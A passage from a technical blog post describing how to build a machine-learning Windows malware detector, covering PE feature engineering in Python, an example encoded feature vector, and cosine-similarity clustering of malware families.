creation, data encoding, training on GPU, benchmarking and deployment at scale.</p><p>The source code related to this post is available <a href="https://github.com/evilsocket/ergo-pe-av">here</a>.</p><p><strong>Important note: this project alone does NOT constitute a valid replacement for your commercial antivirus.</strong></p><center><img src="https://i.imgur.com/cBCBdlH.png" alt="Malware detection with machine learning - cover illustration"></center><h2 class="heading-anchor" id="Problem-Definition-and-Dataset"><a href="#Problem-Definition-and-Dataset" class="anchor-link" aria-hidden="true">#</a><a href="#Problem-Definition-and-Dataset" class="headerlink" title="Problem Definition and Dataset"></a>Problem Definition and Dataset</h2><center><img src="https://i.imgur.com/2JphgOS.jpg" alt="Malware classification problem illustration"></center><p>Traditional malware detection engines rely on the use of signatures - unique values that have been manually selected by a malware researcher to identify the presence of malicious code while making sure there are no collisions in the non-malicious samples group (that’d be called a <em>“false positive”</em>).</p><p>The problems with this approach are several, among others it’s usually easy to bypass (depending on the type of signature, the change of a single bit or just a few bytes in the malicious code could make the malware undetectable) and it doesn’t scale very well when the number of researchers is orders of magnitude smaller than the number of unique malware families they need to manually reverse engineer, identify and write signatures for.</p><p>Our goal is teaching a computer, more specifically an artificial neural network, to detect Windows malware without relying on any explicit signatures database that we’d need to create, but by simply ingesting the dataset of malicious files we want to be able to detect and learning from it to distinguish between malicious code or not, both inside the dataset itself but, most importantly, while processing new, unseen samples. Our only knowledge is which of those files are malicious and which are not, but not what specifically makes them so, we’ll let the ANN do the rest.</p><p>In order to do this, I’ve collected approximately 200,000 <a href="https://en.wikipedia.org/wiki/Portable_Executable">Windows PE</a> samples, divided evenly in malicious (<em>with 10+ detections on VirusTotal</em>) and clean (<em>known and with 0 detections on VirusTotal</em>). Since training and testing the model on the very same dataset wouldn’t make much sense (as it could perform extremely well on the training set, but not being able to generalize at all on new samples), this dataset will be automatically divided by ergo into 3 sub sets:</p><ul><li>A <em>training set</em>, with 70% of the samples, used for training.</li><li>A <em>validation set</em>, with 15% of the samples, used to benchmark the model at each training epoch.</li><li>A <em>test set</em>, with 15% of the samples, used to benchmark the model after training.</li></ul><p>Needless to say, the amount of (correctly labeled) samples in your dataset is key for the model accuracy, its ability to correcly separate the two classes and generalize to unseen samples - the more you’ll use in your training process, the better. Besides, ideally the dataset should be periodically updated with newer samples and the model retrained in order to keep its accuracy high over time even when new unique samples appear in the wild (namely: wget + crontab + ergo).</p><p>Due to the size of the specific dataset I’ve used for this post, I can’t share it without killing my bandwidth:</p><center><img src="https://i.imgur.com/kEsLLOP.jpg" alt="Meme about the bandwidth cost of sharing a 200,000-sample malware dataset"></center><p>However, <a href="https://drive.google.com/file/d/1HIJShr0GvQCUp_0R_kQe_WLG5PippurN/view?usp=sharing">I uploaded the dataset.csv file on Google Drive</a>, it’s ~340MB extracted and you can use it to reproduce the results of this post.</p><h2 class="heading-anchor" id="The-Portable-Executable-format"><a href="#The-Portable-Executable-format" class="anchor-link" aria-hidden="true">#</a><a href="#The-Portable-Executable-format" class="headerlink" title="The Portable Executable format"></a>The Portable Executable format</h2><p>The Windows PE format is <a href="https://docs.microsoft.com/en-us/windows/desktop/debug/pe-format">abundantly documented</a> and many good resources to understand the internals, such as <a href="https://twitter.com/angealbertini">Ange Albertini</a>‘s <em>“<a href="https://www.slideshare.net/ange4771/44con2013-workshop-exploring-the-portable-executable-format">Exploring the Portable Executable format</a>“</em> 44CON 2013 presentation (from where I took the following picture) are available online for free, therefore I won’t spend too much time going into details.</p><p>The key facts we must keep in mind are:</p><ul><li>A PE has several headers describing its properties and various addressing details, such as the base address the PE is going to be loaded in memory and where the entry point is.</li><li>A PE has several sections, each one containing data (constants, global variables, etc), code (in which case the section is marked as executable) or sometimes both.</li><li>A PE contains a declaration of what API are imported and from what system libraries. </li></ul><center><img src="https://i.imgur.com/olmDveV.png" width="100%" alt="Windows Portable Executable (PE) file format structure diagram"><small><a href="https://www.slideshare.net/ange4771/44con2013-workshop-exploring-the-portable-executable-format" target="blank">Credits to Ange Albertini</a></small></center><p>For instance, this is how the Firefox PE sections look like:</p><center><img src="https://i.imgur.com/Ht745tL.png" width="100%" alt="Section layout of the Firefox Windows PE binary"><small><a href="https://bsodtutorials.wordpress.com/2014/11/14/upx-packing-and-anti-packing-techniques/" target="blank">Credits to the "Machines Can Think" blog</a></small></center><p>While in some cases, if the PE has been processed with a <a href="https://upx.github.io/">packer such as UPX</a>, its sections might look a bit different, as the main code and data sections are compressed and a code stub to decompress at runtime it’s added:</p><center><img src="https://i.imgur.com/JDAdMux.png" width="100%" alt="Section layout of a PE binary after being packed with UPX"><small><a href="https://bsodtutorials.wordpress.com/2014/11/14/upx-packing-and-anti-packing-techniques/" target="blank">Credits to the "Machines Can Think" blog</a></small></center><p>What we’re going to do now is looking at how we can encode these values that are very heterogeneous in nature (they’re numbers of all types of intervals and strings of variable length) into a vector of scalar numbers, each normalized in the interval [0.0,1.0], and of constant length. This is the type of input that our machine learning model is able to understand. </p><p>The process of determining which features of the PE to consider is possibly the most important part of designing any machine learning system and it’s called <em>features engineering</em>, while the act of reading these values and encoding them is called <em>features extraction</em>.</p><h2 class="heading-anchor" id="Features-Engineering"><a href="#Features-Engineering" class="anchor-link" aria-hidden="true">#</a><a href="#Features-Engineering" class="headerlink" title="Features Engineering"></a>Features Engineering</h2><p>After creating the project with:</p><pre><code>ergo create ergo-pe-av</code></pre><p>I started implementing the features extraction algorithm, inside the <a href="https://github.com/evilsocket/ergo-pe-av/blob/master/encoder.py#L122">encode.py file</a>, as a very simple (150 lines including comments and multi line strings) starting point that yet provides us enough information to reach interesting accuracy levels and that could easily be extended in the future with additional features.</p><pre><code>cd ergo-pe-avvim encode.py</code></pre><p>The first 11 scalars of our vector encode a set of boolean properties that <a href="http://lief.quarkslab.com/">LIEF</a>, the amazing library from QuarksLab I’m using, parses from the PE - each property is encoded to a <code>1.0</code> if true, or to a <code>0.0</code> if false:</p><table><thead><tr><th>Property</th><th>Description</th></tr></thead><tbody><tr><td><code>pe.has_configuration</code></td><td>True if the PE has a <a href="https://docs.microsoft.com/en-us/windows/desktop/debug/pe-format#the-load-configuration-structure-image-only">Load Configuration</a></td></tr><tr><td><code>pe.has_debug</code></td><td>True if the PE has a Debug section.</td></tr><tr><td><code>pe.has_exceptions</code></td><td>True if the PE is using exceptions.</td></tr><tr><td><code>pe.has_exports</code></td><td>True if the PE has any exported symbol.</td></tr><tr><td><code>pe.has_imports</code></td><td>True if the PE is importing any symbol.</td></tr><tr><td><code>pe.has_nx</code></td><td>True if the PE has the <a href="https://en.wikipedia.org/wiki/NX_bit">NX bit</a> set.</td></tr><tr><td><code>pe.has_relocations</code></td><td>True if the PE has relocation entries.</td></tr><tr><td><code>pe.has_resources</code></td><td>True if the PE has any resource.</td></tr><tr><td><code>pe.has_rich_header</code></td><td>True if a rich header is present.</td></tr><tr><td><code>pe.has_signature</code></td><td>True if the PE is digitally signed.</td></tr><tr><td><code>pe.has_tls</code></td><td>True if the PE is using <a href="https://docs.microsoft.com/en-us/windows/desktop/debug/pe-format#the-tls-section">TLS</a></td></tr></tbody></table><p>Then 64 elements follow, representing the first 64 bytes of the PE entry point function, each normalized to <code>[0.0,1.0]</code> by dividing each of them by <code>255</code> - this will help the model detecting those executables that have very distinctive entrypoints that only vary slightly among different samples of the same family (you can think about this as a very basic signature):</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br></pre></td><td class="code"><pre><span class="line">ep_bytes  =  [<span class="number">0</span>]  *  <span class="number">64</span></span><br><span class="line"><span class="keyword">try</span>:</span><br><span class="line">ep_offset = pe.entrypoint - pe.optional_header.imagebase</span><br><span class="line">ep_bytes = [<span class="built_in">int</span>(b) <span class="keyword">for</span> b <span class="keyword">in</span> raw[ep_offset:ep_offset+<span class="number">64</span>]]</span><br><span class="line"><span class="keyword">except</span> Exception <span class="keyword">as</span> e:</span><br><span class="line">log.warning(<span class="string">&quot;can&#x27;t get entrypoint bytes from %s: %s&quot;</span>, filepath, e)</span><br><span class="line"><span class="comment"># ...</span></span><br><span class="line"><span class="comment"># ...</span></span><br><span class="line"><span class="function"><span class="keyword">def</span> <span class="title">encode_entrypoint</span>(<span class="params">ep</span>):</span></span><br><span class="line"><span class="keyword">while</span> <span class="built_in">len</span>(ep) &lt; <span class="number">64</span>: <span class="comment"># pad</span></span><br><span class="line">ep += [<span class="number">0.0</span>]</span><br><span class="line"><span class="keyword">return</span> np.array(ep) / <span class="number">255.0</span> <span class="comment"># normalize</span></span><br></pre></td></tr></table></figure><p>Then an histogram of the repetitions of each byte of the ASCII table (therefore size 256) in the binary file follows - this data point will encode basic statistical information about the raw contents of the file:</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># the &#x27;raw&#x27; argument holds the entire contents of the file</span></span><br><span class="line"><span class="function"><span class="keyword">def</span> <span class="title">encode_histogram</span>(<span class="params">raw</span>):</span></span><br><span class="line">histo = np.bincount(np.frombuffer(raw, dtype=np.uint8), minlength=<span class="number">256</span>)</span><br><span class="line">histo = histo / histo.<span class="built_in">sum</span>() <span class="comment"># normalize</span></span><br><span class="line"><span class="keyword">return</span>  histo</span><br></pre></td></tr></table></figure><p>The next thing I decided to encode in the features vector is the import table, as the API being used by the PE is quite a relevant information :D In order to do this <a href="https://github.com/evilsocket/ergo-pe-av/blob/master/encoder.py#L22">I manually selected the 150 most common libraries</a> in my dataset and for each API being used by the PE I increment by one the column of the relative library, creating another histogram of 150 values then normalized by the total amount of API being imported:</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># the &#x27;pe&#x27; argument holds the PE object parsed by LIEF</span></span><br><span class="line"><span class="function"><span class="keyword">def</span> <span class="title">encode_libraries</span>(<span class="params">pe</span>):</span></span><br><span class="line">    <span class="keyword">global</span> libraries</span><br><span class="line"></span><br><span class="line">    imports = &#123;dll.name.lower():[api.name <span class="keyword">if</span> <span class="keyword">not</span> api.is_ordinal <span class="keyword">else</span> api.iat_address \</span><br><span class="line">                           <span class="keyword">for</span> api <span class="keyword">in</span> dll.entries] <span class="keyword">for</span> dll <span class="keyword">in</span> pe.imports&#125;</span><br><span class="line"></span><br><span class="line">    libs = np.array([<span class="number">0.0</span>] * <span class="built_in">len</span>(libraries))</span><br><span class="line">    <span class="keyword">for</span> idx, lib <span class="keyword">in</span> <span class="built_in">enumerate</span>(libraries):</span><br><span class="line">        calls = <span class="number">0</span></span><br><span class="line">        dll   = <span class="string">&quot;%s.dll&quot;</span> % lib</span><br><span class="line">        <span class="keyword">if</span> lib <span class="keyword">in</span> imports:</span><br><span class="line">            calls = <span class="built_in">len</span>(imports[lib])</span><br><span class="line">        <span class="keyword">elif</span> dll <span class="keyword">in</span> imports:</span><br><span class="line">            calls = <span class="built_in">len</span>(imports[dll])</span><br><span class="line">        libs[idx] += calls</span><br><span class="line">    tot = libs.<span class="built_in">sum</span>()</span><br><span class="line">    <span class="keyword">return</span> ( libs / tot ) <span class="keyword">if</span> tot &gt; <span class="number">0</span> <span class="keyword">else</span> libs <span class="comment"># normalize</span></span><br></pre></td></tr></table></figure><p>We proceed to encode the ratio of the PE size on disk vs the size it’ll have in memory (its <em>virtual size</em>):</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="built_in">min</span>(sz, pe.virtual_size) / <span class="built_in">max</span>(sz, pe.virtual_size)</span><br></pre></td></tr></table></figure><p>Next, we want to encode some information about the PE sections, such the amount of them containing code vs the ones containing data, the sections marked as executable, the average <a href="https://en.wikipedia.org/wiki/Entropy_(information_theory)">Shannon entropy</a> of each one and the average ratio of their size vs their virtual size - these datapoints will tell the model if and how the PE is packed/compressed/obfuscated:</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br></pre></td><td class="code"><pre><span class="line"><span class="function"><span class="keyword">def</span> <span class="title">encode_sections</span>(<span class="params">pe</span>):</span></span><br><span class="line">    sections = [&#123; \</span><br><span class="line">        <span class="string">&#x27;characteristics&#x27;</span>: <span class="string">&#x27;,&#x27;</span>.join(<span class="built_in">map</span>(<span class="built_in">str</span>, s.characteristics_lists)),</span><br><span class="line">        <span class="string">&#x27;entropy&#x27;</span>: s.entropy,</span><br><span class="line">        <span class="string">&#x27;name&#x27;</span>: s.name,</span><br><span class="line">        <span class="string">&#x27;size&#x27;</span>: s.size,</span><br><span class="line">        <span class="string">&#x27;vsize&#x27;</span>: s.virtual_size &#125; <span class="keyword">for</span> s <span class="keyword">in</span> pe.sections]</span><br><span class="line"></span><br><span class="line">    num_sections = <span class="built_in">len</span>(sections)</span><br><span class="line">    max_entropy  = <span class="built_in">max</span>([s[<span class="string">&#x27;entropy&#x27;</span>] <span class="keyword">for</span> s <span class="keyword">in</span> sections]) <span class="keyword">if</span> num_sections <span class="keyword">else</span> <span class="number">0.0</span></span><br><span class="line">    max_size     = <span class="built_in">max</span>([s[<span class="string">&#x27;size&#x27;</span>] <span class="keyword">for</span> s <span class="keyword">in</span> sections]) <span class="keyword">if</span> num_sections <span class="keyword">else</span> <span class="number">0.0</span> </span><br><span class="line">    min_vsize    = <span class="built_in">min</span>([s[<span class="string">&#x27;vsize&#x27;</span>] <span class="keyword">for</span> s <span class="keyword">in</span> sections]) <span class="keyword">if</span> num_sections <span class="keyword">else</span> <span class="number">0.0</span></span><br><span class="line">    norm_size    = (max_size / min_vsize) <span class="keyword">if</span> min_vsize &gt; <span class="number">0</span> <span class="keyword">else</span> <span class="number">0.0</span></span><br><span class="line"></span><br><span class="line">    <span class="keyword">return</span> [ \</span><br><span class="line">        <span class="comment"># code_sections_ratio</span></span><br><span class="line">        (<span class="built_in">len</span>([s <span class="keyword">for</span> s <span class="keyword">in</span> sections <span class="keyword">if</span> <span class="string">&#x27;SECTION_CHARACTERISTICS.CNT_CODE&#x27;</span> <span class="keyword">in</span> s[<span class="string">&#x27;characteristics&#x27;</span>]]) / num_sections) <span class="keyword">if</span> num_sections <span class="keyword">else</span> <span class="number">0</span>,</span><br><span class="line">        <span class="comment"># pec_sections_ratio</span></span><br><span class="line">        (<span class="built_in">len</span>([s <span class="keyword">for</span> s <span class="keyword">in</span> sections <span class="keyword">if</span> <span class="string">&#x27;SECTION_CHARACTERISTICS.MEM_EXECUTE&#x27;</span> <span class="keyword">in</span> s[<span class="string">&#x27;characteristics&#x27;</span>]]) / num_sections) <span class="keyword">if</span> num_sections <span class="keyword">else</span> <span class="number">0</span>,</span><br><span class="line">        <span class="comment"># sections_avg_entropy</span></span><br><span class="line">        ((<span class="built_in">sum</span>([s[<span class="string">&#x27;entropy&#x27;</span>] <span class="keyword">for</span> s <span class="keyword">in</span> sections]) / num_sections) / max_entropy) <span class="keyword">if</span> max_entropy &gt; <span class="number">0</span> <span class="keyword">else</span> <span class="number">0.0</span>,</span><br><span class="line">        <span class="comment"># sections_vsize_avg_ratio</span></span><br><span class="line">        ((<span class="built_in">sum</span>([s[<span class="string">&#x27;size&#x27;</span>] / s[<span class="string">&#x27;vsize&#x27;</span>] <span class="keyword">for</span> s <span class="keyword">in</span> sections]) / num_sections) / norm_size) <span class="keyword">if</span> norm_size &gt; <span class="number">0</span> <span class="keyword">else</span> <span class="number">0.0</span>,</span><br><span class="line">    ]</span><br></pre></td></tr></table></figure><p>Last, we glue all the pieces into one single vector of size <code>486</code>:</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br></pre></td><td class="code"><pre><span class="line">v = np.concatenate([ \</span><br><span class="line">encode_properties(pe),</span><br><span class="line">encode_entrypoint(ep_bytes),</span><br><span class="line">encode_histogram(raw),</span><br><span class="line">encode_libraries(pe),</span><br><span class="line">[ <span class="built_in">min</span>(sz, pe.virtual_size) / <span class="built_in">max</span>(sz, pe.virtual_size)],</span><br><span class="line">encode_sections(pe)</span><br><span class="line">])</span><br><span class="line"></span><br><span class="line"><span class="keyword">return</span> v</span><br></pre></td></tr></table></figure><p>The only thing left to do, is telling our model how to encode the input samples by customizing the <code>prepare_input</code> function in the <code>prepare.py</code> file previously created by ergo - the following implementation supports the encoding of a file given its path, given its contents (sent as a file upload to the ergo API), or just the evaluation on a raw vector of scalar features:</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># used by `ergo encode &lt;path&gt; &lt;folder&gt;` to encode a PE in a vector of scalar features</span></span><br><span class="line"><span class="comment"># used by `ergo serve &lt;path&gt;` to parse the input query before running the inference</span></span><br><span class="line"><span class="function"><span class="keyword">def</span> <span class="title">prepare_input</span>(<span class="params">x, is_encoding = <span class="literal">False</span></span>):</span></span><br><span class="line">    <span class="comment"># file upload</span></span><br><span class="line">    <span class="keyword">if</span> <span class="built_in">isinstance</span>(x, werkzeug.datastructures.FileStorage):</span><br><span class="line">        <span class="keyword">return</span> encoder.encode_pe(x)</span><br><span class="line">    <span class="comment"># file path</span></span><br><span class="line">    <span class="keyword">elif</span> os.path.isfile(x) :</span><br><span class="line">        <span class="keyword">return</span> encoder.encode_pe(x)</span><br><span class="line">    <span class="comment"># raw vector</span></span><br><span class="line">    <span class="keyword">else</span>:</span><br><span class="line">        <span class="keyword">return</span> x.split(<span class="string">&#x27;,&#x27;</span>)</span><br></pre></td></tr></table></figure><p>Now we have everything we need to transform something <a href="https://www.virustotal.com/gui/file/0830ea172eb905973e52c44f8a5ce44eccba53402ac81ddb4f4d612e8d069a25/detection">like this</a>, to something like this:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">0.0,0.0,0.0,0.0,1.0,0.0,0.0,1.0,1.0,0.0,0.0,0.333333333333,0.545098039216,0.925490196078,0.41568627451,1.0,0.407843137255,0.596078431373,0.192156862745,0.250980392157,0.0,0.407843137255,0.188235294118,0.149019607843,0.250980392157,0.0,0.392156862745,0.63137254902,0.0,0.0,0.0,0.0,0.313725490196,0.392156862745,0.537254901961,0.145098039216,0.0,0.0,0.0,0.0,0.513725490196,0.925490196078,0.407843137255,0.325490196078,0.337254901961,0.341176470588,0.537254901961,0.396078431373,0.909803921569,0.2,0.858823529412,0.537254901961,0.364705882353,0.988235294118,0.41568627451,0.0078431372549,1.0,0.0823529411765,0.972549019608,0.188235294118,0.250980392157,0.0,0.349019607843,0.513725490196,0.0509803921569,0.0941176470588,0.270588235294,0.250980392157,0.0,1.0,0.513725490196,0.0509803921569,0.109803921569,0.270588235294,0.250980392157,0.870149739583,0.00198567708333,0.00146484375,0.000944010416667,0.000830078125,0.00048828125,0.000162760416667,0.000325520833333,0.000569661458333,0.000130208333333,0.000130208333333,8.13802083333e-05,0.000553385416667,0.000390625,0.000162760416667,0.00048828125,0.000895182291667,8.13802083333e-05,0.000179036458333,8.13802083333e-05,0.00048828125,0.001611328125,0.000162760416667,9.765625e-05,0.000472005208333,0.000146484375,3.25520833333e-05,8.13802083333e-05,0.000341796875,0.000130208333333,3.25520833333e-05,1.62760416667e-05,0.001171875,4.8828125e-05,0.000130208333333,1.62760416667e-05,0.00372721354167,0.000699869791667,6.51041666667e-05,8.13802083333e-05,0.000569661458333,0.0,0.000113932291667,0.000455729166667,0.000146484375,0.000211588541667,0.000358072916667,1.62760416667e-05,0.00208333333333,0.00087890625,0.000504557291667,0.000846354166667,0.000537109375,0.000439453125,0.000358072916667,0.000276692708333,0.000504557291667,0.000423177083333,0.000276692708333,3.25520833333e-05,0.000211588541667,0.000146484375,0.000130208333333,0.0001953125,0.00577799479167,0.00109049479167,0.000227864583333,0.000927734375,0.002294921875,0.000732421875,0.000341796875,0.000244140625,0.000276692708333,0.000211588541667,3.25520833333e-05,0.000146484375,0.00135091145833,0.000341796875,8.13802083333e-05,0.000358072916667,0.00193684895833,0.0009765625,0.0009765625,0.00123697916667,0.000699869791667,0.000260416666667,0.00078125,0.00048828125,0.000504557291667,0.000211588541667,0.000113932291667,0.000260416666667,0.000472005208333,0.00029296875,0.000472005208333,0.000927734375,0.000211588541667,0.00113932291667,0.0001953125,0.000732421875,0.00144856770833,0.00348307291667,0.000358072916667,0.000260416666667,0.00206705729167,0.001171875,0.001513671875,6.51041666667e-05,0.00157877604167,0.000504557291667,0.000927734375,0.00126953125,0.000667317708333,1.62760416667e-05,0.00198567708333,0.00109049479167,0.00255533854167,0.00126953125,0.00109049479167,0.000325520833333,0.000406901041667,0.000325520833333,8.13802083333e-05,3.25520833333e-05,0.000244140625,8.13802083333e-05,4.8828125e-05,0.0,0.000406901041667,0.000602213541667,3.25520833333e-05,0.00174153645833,0.000634765625,0.00068359375,0.000130208333333,0.000130208333333,0.000309244791667,0.00105794270833,0.000244140625,0.003662109375,0.000244140625,0.00245768229167,0.0,1.62760416667e-05,0.002490234375,3.25520833333e-05,1.62760416667e-05,9.765625e-05,0.000504557291667,0.000211588541667,1.62760416667e-05,4.8828125e-05,0.000179036458333,0.0,3.25520833333e-05,3.25520833333e-05,0.000211588541667,0.000162760416667,8.13802083333e-05,0.0,0.000260416666667,0.000260416666667,0.0,4.8828125e-05,0.000602213541667,0.000374348958333,3.25520833333e-05,0.0,9.765625e-05,0.0,0.000113932291667,0.000211588541667,0.000146484375,6.51041666667e-05,0.000667317708333,4.8828125e-05,0.000276692708333,4.8828125e-05,8.13802083333e-05,1.62760416667e-05,0.000227864583333,0.000276692708333,0.000146484375,3.25520833333e-05,0.000276692708333,0.000244140625,8.13802083333e-05,0.0001953125,0.000146484375,9.765625e-05,6.51041666667e-05,0.000358072916667,0.00113932291667,0.000504557291667,0.000504557291667,0.0005859375,0.000813802083333,4.8828125e-05,0.000162760416667,0.000764973958333,0.000244140625,0.000651041666667,0.000309244791667,0.0001953125,0.000667317708333,0.000162760416667,4.8828125e-05,0.0,0.000162760416667,0.000553385416667,1.62760416667e-05,0.000130208333333,0.000146484375,0.000179036458333,0.000276692708333,9.765625e-05,0.000406901041667,0.000162760416667,3.25520833333e-05,0.000211588541667,8.13802083333e-05,1.62760416667e-05,0.000130208333333,8.13802083333e-05,0.000276692708333,0.000504557291667,9.765625e-05,1.62760416667e-05,9.765625e-05,3.25520833333e-05,1.62760416667e-05,0.0,0.00138346354167,0.000732421875,6.51041666667e-05,0.000146484375,0.000341796875,3.25520833333e-05,4.8828125e-05,4.8828125e-05,0.000260416666667,3.25520833333e-05,0.00068359375,0.000960286458333,0.000227864583333,9.765625e-05,0.000244140625,0.000813802083333,0.000179036458333,0.000439453125,0.000341796875,0.000146484375,0.000504557291667,0.000504557291667,9.765625e-05,0.00760091145833,0.0,0.370786516854,0.0112359550562,0.168539325843,0.0,0.0,0.0337078651685,0.0,0.0,0.0,0.303370786517,0.0112359550562,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0561797752809,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0449438202247,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,0.0,1.0,0.25,0.25,0.588637653212,0.055703845605</span><br></pre></td></tr></table></figure><p>Assuming you have a folder containing malicious samples in the <code>pe-malicious</code> subfolder and clean ones in <code>pe-legit</code> (feel free to give them any name, but the folder names will become the labels associated to each of the samples), you can start the encoding process to a <code>dataset.csv</code> file that our model can use for training with:</p><pre><code>ergo encode /path/to/ergo-pe-av /path/to/dataset --output /path/to/dataset.csv</code></pre><p>Take a coffee and relax, depending on the size of your dataset and how fast the disk where it’s stored is, this process might take quite some time :)</p><h2 class="heading-anchor" id="An-useful-property-of-the-vectors"><a href="#An-useful-property-of-the-vectors" class="anchor-link" aria-hidden="true">#</a><a href="#An-useful-property-of-the-vectors" class="headerlink" title="An useful property of the vectors"></a>An useful property of the vectors</h2><p>While ergo is encoding our dataset, let’s take a break to discuss an interesting property of these vectors and how to use it. </p><p>It’ll be clear to the reader by now that structurally and/or behaviourally similar executables will have similar vectors, where the distance/difference from one vector and another can be measured, for instance, by using the <a href="https://en.wikipedia.org/wiki/Cosine_similarity">Cosine similarity</a>, defined as:</p><center><img src="https://wikimedia.org/api/rest_v1/media/math/render/svg/1d94e5903f7936d3c131e040ef2c51b473dd071d" alt="Cosine similarity formula: cos(theta) equals the dot product of vectors A and B divided by the product of their magnitudes"></center><p>This metric can be used, among other things, to extract from the dataset (that, let me remind, is a huge set of files you don’t really know much about other if they’re malicious or not) all the samples of a given family given a known “pivot” sample. Say, for instance, that you have a Mirai sample for MIPS, and you want to extract every Mirai variant for any architecture from a dataset of thousands of different unlabeled samples.</p><p>The algorithm, that I implemented inside the <a href="https://github.com/evilsocket/sum">sum database</a> as the <code>findSimilar</code> <em>“oracle”</em> (a fancy name for <em>stored procedure</em>), is quite simple:</p><figure class="highlight javascript"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment">// Given the vector with id=&quot;id&quot;, return a list of</span></span><br><span class="line"><span class="comment">// other vectors which cosine similarity to the reference</span></span><br><span class="line"><span class="comment">// one is greater or equal than the threshold.</span></span><br><span class="line"><span class="comment">// Results are given as a dictionary of :</span></span><br><span class="line"><span class="comment">//      &quot;vector_id =&gt; similarity&quot;</span></span><br><span class="line"><span class="function"><span class="keyword">function</span> <span class="title">findSimilar</span>(<span class="params">id, threshold</span>) </span>&#123;</span><br><span class="line">    <span class="keyword">var</span> v = records.Find(id);</span><br><span class="line">    <span class="keyword">if</span>( v.IsNull() == <span class="literal">true</span> ) &#123;</span><br><span class="line">        <span class="keyword">return</span> ctx.Error(<span class="string">&quot;Vector &quot;</span> + id + <span class="string">&quot; not found.&quot;</span>);</span><br><span class="line">    &#125;</span><br><span class="line"></span><br><span class="line">    <span class="keyword">var</span> results = &#123;&#125;;</span><br><span class="line">    records.AllBut(v).forEach(<span class="function"><span class="keyword">function</span>(<span class="params">record</span>)</span>&#123;</span><br><span class="line">        <span class="keyword">var</span> similarity = v.Cosine(record);</span><br><span class="line">        <span class="keyword">if</span>( similarity &gt;= threshold ) &#123;</span><br><span class="line">           results[record.ID] = similarity</span><br><span class="line">        &#125;</span><br><span class="line">    &#125;);</span><br><span class="line"></span><br><span class="line">    <span class="keyword">return</span> results;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>Yet quite effective:</p><img src="https://raw.githubusercontent.com/evilsocket/sum/master/malware_elf.png" alt="sum database returning Mirai ELF variants for multiple architectures clustered around a known pivot sample by cosine similarity"><h2 class="heading-anchor" id="ANN-as-a-black-box-and-Training"><a href="#ANN-as-a-black-box-and-Training" class="anchor-link" aria-hidden="true">#</a><a href="#ANN-as-a-black-box-and-Training" class="headerlink" title="ANN as a black box and Training"></a>ANN as a black box and Training</h2><p>Meanwhile, our encoder should have finished doing its job and the resulting <code>dataset.csv</code> file containing all the labeled vectors extracted from each of the samples should be ready to be used 